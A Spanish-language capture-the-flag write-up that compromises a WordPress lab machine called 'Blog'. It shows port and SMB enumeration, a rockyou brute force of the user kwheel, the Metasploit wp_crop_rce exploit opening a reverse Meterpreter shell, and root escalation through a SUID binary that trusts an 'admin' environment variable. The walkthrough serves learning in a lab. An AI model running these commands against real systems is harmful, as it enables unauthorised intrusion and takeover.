Write-up paso a paso – Máquina Blog

> **Objetivo:** Comprometer el servidor WordPress, obtener acceso como www-data y escalar privilegios hasta root.


0. Preparación (Resolución DNS)

Se añade el dominio al archivo `/etc/hosts`:

```
sudo nano /etc/hosts
```

Agregar:

```
10.81.182.55 blog.thm
```



```
  GNU nano 8.7                                          /etc/hosts *
127.0.0.1       localhost
127.0.1.1       kali
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters
10.81.182.55    blog.thm
```

1. Reconocimiento de puertos

Escaneo completo de puertos:

```
nmap -p- -open -sS -sC -sV --min-rate=5000 -n -Pn 10.81.182.55
```

Resultado

- 22/tcp – SSH
- 80/tcp – HTTP (WordPress 5.0)
- 139/445 – SMB

```
PORT    STATE SERVICE     REASON         VERSION
22/tcp  open  ssh         syn-ack ttl 62 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3
(Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 57:8a:da:90:ba:ed:3a:47:0c:05:a3:f7:a8:0a:8d:78 (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQC3hfvTN6e0P9PLtkjW4dy+6vpFSh1PwKRZrML7ArPz
hx1yVxBP7kxeIt3lX/qJWpxyhlsQwoLx8KDYdpOZlX5Br1PskO6H66P+AwPMYwooSq24qC/G
xg4NX9MsH/lzoKnrgLDUaAqGS5ugLw6biXITEVbxrjBNdvrT1uFR9sq+Yuc1JbkF8dxMF51t
iQF35g0Nqo+UhjmJJg73S/VI9oQtYzd2GnQC8uQxE8Vf4lZpo6ZkvTDQ7om3t/cvsnNCgwX2
8/TRcJ53unRPmos13iwIcuvtfKlrP5qIY75YvU4U9nmy3+tjqfB1e5CESMxKjKesH0IJTRhE
jAyxjQ1HUINP
|   256 c2:64:ef:ab:b1:9a:1c:87:58:7c:4b:d5:0f:20:46:26 (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBJtovk1nbfTPnc/1GUqC
cdh8XLsFpDxKYJd96BdYGPjEEdZGPKXv5uHnseNe1SzvLZBoYz7KNpPVQ8uShudDnOI=
|   256 5a:f2:62:92:11:8e:ad:8a:9b:23:82:2d:ad:53:bc:16 (ED25519)
|_ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAICfVpt7khg8YIghnTYjU1VgqdsCRVz7f1Mi4o4Z45df8
80/tcp  open  http        syn-ack ttl 62 Apache httpd 2.4.29 ((Ubuntu))
|_http-favicon: Unknown favicon MD5: D41D8CD98F00B204E9800998ECF8427E
| http-robots.txt: 1 disallowed entry
|_/wp-admin/
|_http-generator: WordPress 5.0
|_http-title: Billy Joel&#039;s IT Blog &#8211; The IT blog
|_http-server-header: Apache/2.4.29 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
139/tcp open  netbios-ssn syn-ack ttl 62 Samba smbd 3.X - 4.X
(workgroup: WORKGROUP)
445/tcp open  netbios-ssn syn-ack ttl 62 Samba smbd 4.7.6-Ubuntu
(workgroup: WORKGROUP)
Service Info: Host: BLOG; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| p2p-conficker:
```

```
|   Checking for Conficker.C or higher...
|   Check 1 (port 48405/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 52742/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 41980/udp): CLEAN (Failed to receive data)
|   Check 4 (port 61144/udp): CLEAN (Failed to receive data)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| nbstat: NetBIOS name: BLOG, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| Names:
|   BLOG<00>             Flags: <unique><active>
|   BLOG<03>             Flags: <unique><active>
|   BLOG<20>             Flags: <unique><active>
|   \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
|   WORKGROUP<00>        Flags: <group><active>
|   WORKGROUP<1d>        Flags: <unique><active>
|   WORKGROUP<1e>        Flags: <group><active>
| Statistics:
|   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
|   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
|_  00 00 00 00 00 00 00 00 00 00 00 00 00 00
| smb2-time:
|   date: 2026-02-11T15:35:55
|_  start_date: N/A
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.7.6-Ubuntu)
|   Computer name: blog
|   NetBIOS computer name: BLOG\x00
|   Domain name: \x00
|   FQDN: blog
|_  System time: 2026-02-11T15:35:55+00:00
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
|_clock-skew: mean: 2s, deviation: 0s, median: 1s
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
```

2. Enumeración SMB

Enumeración de recursos compartidos:

```
smbmap -H 10.81.182.55
```

Se identifica el recurso:

- `BillySMB` (READ, WRITE)

Enumeración del recurso:

```
smbmap -r BillySMB -H 10.81.182.55
```

Descarga de archivos:

```
smbclient -N //10.81.182.55/BillySMB -c "mget *"
```

```
┌──(root㉿kali)-[/home/kali]
└─# smbmap -H 10.81.182.55

    ________  ___      ___  _______   ___      ___       __         _______
   /"       )|"  \    /"  ||   _  "\ |"  \    /"  |     /""\       |   __ "\
  (:   \___/  \   \  //   |(. |_)  :) \   \  //   |    /    \      (. |__) :)
   \___  \    /\  \/.    ||:     \/   /\   \/.    |   /' /\  \     |:  ____/
    __/  \   |: \.        |(|  _  \  |: \.        |  //  __'  \    (|  /
   /" \   :) |.  \    /:  ||: |_)  :)|.  \    /:  | /   /  \   \  /|__/ \
  (_______/  |___|\__/|___|(_______/ |___|\__/|___|(___/    \___)(_______)
-----------------------------------------------------------------------------
SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnDEvans@gmail.com
                     https://github.com/ShawnDEvans/smbmap


[+] IP: 10.81.182.55:445        Name: blog.thm                  Status: NULL
Session
        Disk                                                    Permissions
Comment
        ----                                                    -----------
-------
        print$                                                  NO ACCESS
Printer Drivers
        BillySMB                                                READ, WRITE
Billy's local SMB Share
        IPC$                                                    NO ACCESS
IPC Service (blog server (Samba, Ubuntu))
```

```
smbmap -r BillySMB -H 10.81.182.55
[+] IP: 10.81.182.55:445        Name: blog.thm                          Status: NULL
Session
        Disk                                                    Permissions
Comment
        ----                                                    -----------
-------
        print$                                                  NO ACCESS
Printer Drivers
        BillySMB                                                READ, WRITE
Billy's local SMB Share
        ./BillySMB
        dr--r--r--                0 Wed Feb 11 10:45:53 2026    .
        dr--r--r--                0 Tue May 26 13:58:23 2020    ..
        fr--r--r--            33378 Tue May 26 14:17:01 2020
Alice-White-Rabbit.jpg
        fr--r--r--          1236733 Tue May 26 14:13:45 2020    tswift.mp4
        fr--r--r--             3082 Tue May 26 14:13:43 2020    check-this.png
        IPC$                                                    NO ACCESS
IPC Service (blog server (Samba, Ubuntu))
```

```
┌──(root㉿kali)-[/home/kali]
└─# smbclient -N //10.81.182.55/BillySMB -c "mget *"
Get file Alice-White-Rabbit.jpg? yes
getting file \Alice-White-Rabbit.jpg of size 33378 as
Alice-White-Rabbit.jpg (107.2 KiloBytes/sec) (average 107.2
KiloBytes/sec)
Get file tswift.mp4? yes
getting file \tswift.mp4 of size 1236733 as tswift.mp4 (1703.5
KiloBytes/sec) (average 1224.4 KiloBytes/sec)
Get file check-this.png? yes
getting file \check-this.png of size 3082 as check-this.png (17.1
KiloBytes/sec) (average 1045.7 KiloBytes/sec)
```

3. Análisis del sitio web

Identificación de tecnologías:

```
whatweb http://blog.thm
```

Se confirma WordPress 5.0.

```
┌──(root㉿kali)-[/home/kali]
└─# whatweb http://blog.thm
http://blog.thm [200 OK] Apache[2.4.29], Country[RESERVED][ZZ], HTML5,
HTTPServer[Ubuntu Linux][Apache/2.4.29 (Ubuntu)], IP[10.81.182.55],
MetaGenerator[WordPress 5.0],
PoweredBy[-wordpress,-wordpress,,WordPress,WordPress,],
Script[text/javascript], Title[Billy Joel&#039;s IT Blog &#8211; The IT
blog], UncommonHeaders[link], WordPress[5.0]
```

4. Enumeración WordPress

Enumeración con WPScan:

```
wpscan --url http://10.81.182.55/ -e vp,vt,u
```

Usuarios identificados:

- bjoel
- kwheel

```
[i] User(s) Identified:

[+] bjoel
 | Found By: Wp Json Api (Aggressive Detection)
 |  - http://10.81.182.55/wp-json/wp/v2/users/?per_page=100&page=1
 | Confirmed By:
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] kwheel
 | Found By: Wp Json Api (Aggressive Detection)
 |  - http://10.81.182.55/wp-json/wp/v2/users/?per_page=100&page=1
 | Confirmed By:
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)
```

5. Fuerza bruta de credenciales

Ataque contra usuario `kwheel`:

```
wpscan --url http://10.81.182.55/ -U kwheel -P
/usr/share/wordlists/rockyou.txt
```

Credenciales válidas encontradas:

- Usuario: kwheel
- Password: cutiepie1

```
[!] Valid Combinations Found:
 | Username: kwheel, Password: cutiepie1
```

6. Explotación – wp_crop_rce


Uso de Metasploit:

```
msfconsole
use exploit/multi/http/wp_crop_rce
set RHOSTS 10.81.182.55
set USERNAME kwheel
set PASSWORD cutiepie1
run
```

Se obtiene sesión Meterpreter como www-data.

```
msf exploit(multi/http/wp_crop_rce) > run
[*] Started reverse TCP handler on 192.168.185.179:4444
[*] Authenticating with WordPress using kwheel:cutiepie1...
[+] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload
[+] Image uploaded
[*] Including into theme
[*] Sending stage (42137 bytes) to 10.81.182.55
[*] Attempting to clean up files...
[*] Meterpreter session 1 opened (192.168.185.179:4444 ->
10.81.182.55:42868) at 2026-02-11 11:16:52 -0500

meterpreter >
```




```
meterpreter > getuid
Server username: www-data
meterpreter > shell
Process 1908 created.
Channel 6 created.
script /dev/null -c bash
Script started, file is /dev/null
```

7. Enumeración interna

Búsqueda de archivos interesantes:

```
find / -name user.txt 2>/dev/null
```

```
cat /home/bjoel/user.txt
```



```
www-data@blog:/home/bjoel$ cat user.txt
cat user.txt
You won't find what you're looking for here.

TRY HARDER
```

8. Enumeración de binarios SUID

```
find / -uid 0 -perm -4000 -type f 2>/dev/null
```

Se identifica binario sospechoso:

- `/usr/sbin/checker`

9. Análisis del binario checker

Ejecución directa:

```
/usr/sbin/checker
```

Muestra: "Not an Admin"

Análisis con ltrace:

```
ltrace /usr/sbin/checker
```

Se observa llamada a `getenv("admin")`.

```
www-data@blog:/home/bjoel$ ltrace /usr/sbin/checker
ltrace /usr/sbin/checker
getenv("admin")                                       = nil
puts("Not an Admin"Not an Admin
)                                   = 13
+++ exited (status 0) +++
```

10. Escalada de privilegios

Definimos variable de entorno:

```
export admin=pwnd
/usr/sbin/checker
```

Se obtiene shell root.

Verificación: whoami

```
www-data@blog:/home/bjoel$ export admin=pwnd
export admin=pwnd
www-data@blog:/home/bjoel$ /usr/sbin/checker
/usr/sbin/checker
root@blog:/home/bjoel# whoami
whoami
root
```

11. Obtención de flag final

```
cat /root/root.txt
```

```
root@blog:/home/bjoel# cd /root
cd /root
root@blog:/root# ls
ls
root.txt
root@blog:/root# cat root.txt
cat root.txt
9a0b2b618bef9bfa****************
```

Conclusión

La máquina fue comprometida completamente mediante:

- Enumeración y fuerza bruta sobre WordPress.
- Explotación remota con Metasploit.
- Escalada de privilegios mediante binario SUID vulnerable.

Este laboratorio demuestra cómo la combinación de contraseñas débiles y configuraciones inseguras puede conducir a un compromiso total del sistema.